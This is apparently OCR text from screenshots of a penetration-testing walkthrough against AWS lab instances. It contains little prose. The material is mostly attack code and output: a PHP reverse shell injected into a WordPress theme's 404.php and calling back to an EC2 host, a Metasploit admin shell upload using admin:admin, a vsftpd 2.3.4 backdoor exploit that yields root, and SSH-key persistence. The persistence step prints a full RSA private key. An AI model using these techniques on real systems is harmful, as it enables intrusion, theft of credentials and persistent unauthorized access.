
WordPress 5.4.2 is available! Please update now.

Dashboard

Welcome to WordPress!

We've assembled some links to get you started:





Edit Themes

Twenty Twenty: 404 Template (404.php)


Select theme to edit: Twenty Twenty

Selected file content:


```
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = 'ec2-54-189-132-154.us-west-2.compute.amazonaws.com';  // CHANGE THIS
$port = 443;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;


if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);
        }


        if (posix_setsid() == -1) {
                printit("Error: Can't setsid()");
                exit(1);
        }

        $daemon = 1;
} else {
```



```
msf5 exploit(multi/handler) > nc -lnvp 443
[*] exec: nc -lnvp 443

listening on [any] 443 ...
connect to [172.31.22.25] from (UNKNOWN) [54.149.87.13] 40778
Linux ip-172-26-13-82 4.4.0-1109-aws #120-Ubuntu SMP Fri Jun 5 01:26:57 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 15:41:36 up 35 min,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
bitnami  pts/0    54.240.230.184   15:11   30:24   0.04s  0.04s -bash
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```



```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 172.31.22.25:443
[*] Authenticating with WordPress using admin:admin ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /wp-content/plugins/meDSWrtYSO/akBRfAlrbd.php ...
[*] Sending stage (38288 bytes) to 54.191.125.157
[*] Meterpreter session 1 opened (172.31.22.25:443 → 54.191.125.157:36008) at 2020-07-03 01:46:46 +0000
[+] Deleted akBRfAlrbd.php
[+] Deleted meDSWrtYSO.php
[+] Deleted ../meDSWrtYSO

meterpreter > 
```




Step 1: Choose an Amazon Machine Image (AMI)

vsftpd-2-3-4-final - ami-0087d5f539291095a


Starts VSFTPD 2.3.4

Root device type: ebs   Virtualization type: hvm   ENA Enabled: Yes


64-bit (x86)




```
[+] 172.31.7.226:         - 172.31.7.226:22 - TCP OPEN
[+] 172.31.7.226:         - 172.31.7.226:21 - TCP OPEN
[*] ec2-54-189-99-52.us-west-2.compute.amazonaws.com: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```




```
rDNS record for 172.31.7.226: ip-172-31-7-226.us-west-2.compute.internal

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
```




```
[*] exec: searchsploit vsftpd 2.3.4

-------------------------------------------------------------
 Exploit Title

-------------------------------------------------------------
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
-------------------------------------------------------------
```




```
[*] 172.31.7.226:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.31.7.226:21 - USER: 331 Please specify the password.
[+] 172.31.7.226:21 - Backdoor service has been spawned, handling...
[+] 172.31.7.226:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 172.31.7.226:6200) at 2020-07-03 05:44:41 +0000

/bin/sh -i
/bin/sh: 0: can't access tty; job control turned off
# id & whoami
root
# uid=0(root) gid=0(root) groups=0(root)
```




```
shell cmd/unix                                                                                        0.0.0.0:0 → 172.31.7.226:6200 (172.31.7.226)
meterpreter x86/linux  no-user @ ip-172-31-7-226 (uid=0, gid=0, euid=0, egid=0) @ ip-172-31-7-226.us ...  172.31.22.25:3232 → 172.31.7.226:50438 (172.31.7.226)
```




```
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 65536
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 0a:ad:c5:f2:7c:5e
MTU          : 9001
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 172.31.7.226
IPv4 Netmask : 255.255.240.0
IPv6 Address : fe80::8ad:c5ff:fef2:7c5e
IPv6 Netmask : ffff:ffff:ffff:ffff::
```




```
[*] Checking SSH Permissions
[*] Authorized Keys File: .ssh/authorized_keys
[*] Finding .ssh directories
[+] Storing new private key as /root/.msf4/loot/20200703062200_default_172.31.7.226_id_rsa_192324.txt
[*] Adding key to /home/ubuntu/.ssh/authorized_keys
[+] Key Added
[*] Adding key to /root/.ssh/authorized_keys
[+] Key Added
[*] Post module execution completed
msf5 post(linux/manage/sshkey_persistence) > cat /root/.msf4/loot/20200703062200_default_172.31.7.226_id_rsa_192324.txt
[*] exec: cat /root/.msf4/loot/20200703062200_default_172.31.7.226_id_rsa_192324.txt

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAyYg5TfmCxRN2Y4Ts4hPgPkMuzpFsxz0ZZSO9WHnZs4nbtz1e
q3ZWZXJEUNt7y9KqzI1tljhPpU9FpJGSAVrfiMqb38JJzYwOCz6aATDjRPHyYStU
FNeAC+kVo3lAKx5nnXOA76Yd7xlqp6iZDrg2X2Ni6ryDmvJ5ksmWRJXiY/MOaEH1
2DtZdSGp9DlvHUPLvuioowWGZQWQ68LgfIchJ5/bFLY729mP5OeD8K9joJb31KR1
zwirYkf64GJmSTBBr/in1QCz4ZC2dDTx9QD+0X3weDKtRtK2HxSZjcfRy2DoL9Pz
5ROPRxoXgPlc3nLUJzl2ZpsfnRyH+Zr1uQ7RrQIDAQABAoIBABQw57zeMLHZ/1R9
LtZ/s0nJpVjgzQsxHeg6KnBA1QTd3PuA1IlNM966Egof00lac+5GhSI1xhUD2jBg
vUYReq/TzMYgSxCi5Y1O2lMgOMThkK0XkDb+WD/ZPGfCcCFhzHPD7LkV5Y3c+AiQ
JbWJ0zi/Vlu6Q100yeVg+QMqGSJ2PAXByzFNhd34QJIhUo/4l9G+JXh4F9ryKySX
gy7RhwwGAG2SsvY/fLprL9GNB2fcb9OnjyEjboxvVrIMoAtv6oPv2VMZhYkHWVsc
Fmm0R7fCohVxORsojK6iVY3yfTior+hcNj+WuYVQicnqZ/co+magwnFm7P0RDpoZ
DPVAvgECgYEA6Sto06/iYs//rVapXHT4aA7pIoxUU1VuS+QyGgL+FtaCOWFkrje7
ONU8aM2LHX6m2DooKV3ejsmI36PbE6Ov/9aZAm/Ukrz81b6T3Pz882akTBMgtfIL
KNkaSWqCPufhzfzxBxiE1n2TG3ykw4ZVTSp2DNq/4h4O8Qtwq9wpn8ECgYEA3UPL
mza+1Zo2FXmygwzrGG0YRfeYn7iRLxaW8b1FII7VQD7Gu4hrRAnSyYtJWpsfAATe
6NZvciSkeNVQHHMhDHC2sp1IfQ6Ns9rEqIKh+LOC7/O3zYU3iKBkWuNAJdTXHeae
q8YMJPC/ZaifEnXJt/j5pJGmvwRkjB/ZsldA7O0CgYBTi4RB5RFeilx4BUclo5ul
3UHXaSSFv2SHuLni7BOSp0V9vdHPQpTIpk7A1nT0Gn85lozxVXr6+mcaiqFihhH3
vzKP1vX5pdGJ3IEqe1M++xX/VBMyXgl1l2R9zbXhSEB2CB1sh3KBT/k3rg9zJ1zF
C2PE81QxdsevwoOacIZRgQKBgGcow5XDCWgXNN4AVj0JWdaSjn2YeV0GNRJKKufc
AY2zajNA0XD/olsfZVo4CWQn7GUa4D6YM295LAF2GpqZBrCBIHzYHcLIdUKEXane
9ds4/nQXIfu8/25AsWk6iF7bA8xaCGI3vNPANswTuM5ngju25dVXXvGx/5rhAqNG
UOvlAoGBAInXZvSkaN+xMXGkatFFDq/T3d1lOrww5tBAuBKSklMHpdqxP4UjnAss
U9EzTK3ZsKNBZNQERTshjnDLXGrmelZCJGF4v2oB/zeK4cl22iNOPQBXljrbEIhA
Wi9/5QuLxbS3fghWlBYqfljH9slP6zTMUClQtVjtmEbHzPVl+duu
-----END RSA PRIVATE KEY-----
```




```
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.3.0-1028-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Jul  3 06:25:07 UTC 2020

  System load:  0.08              Processes:           103
  Usage of /:   24.3% of 7.69GB   Users logged in:     0
  Memory usage: 18%               IP address for eth0: 172.31.7.226
  Swap usage:   0%

  => There is 1 zombie process.

 * "If you've been waiting for the perfect Kubernetes dev solution for
   macOS, the wait is over. Learn how to install Microk8s on macOS."

   https://www.techrepublic.com/article/how-to-install-microk8s-on-macos/

54 packages can be updated.
0 updates are security updates.


Last login: Wed May 13 18:12:37 2020 from 10.0.1.5
root@ip-172-31-7-226:~# █
```



